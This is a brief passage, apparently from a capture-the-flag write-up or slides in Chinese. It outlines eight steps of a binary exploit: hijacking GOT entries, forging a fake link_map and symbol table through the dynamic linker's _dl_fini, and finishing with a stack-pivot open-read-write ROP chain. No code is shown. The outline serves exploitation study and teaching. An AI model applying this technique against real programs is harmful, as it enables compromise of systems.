
► Exploit 可以分成以下步驟


1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !






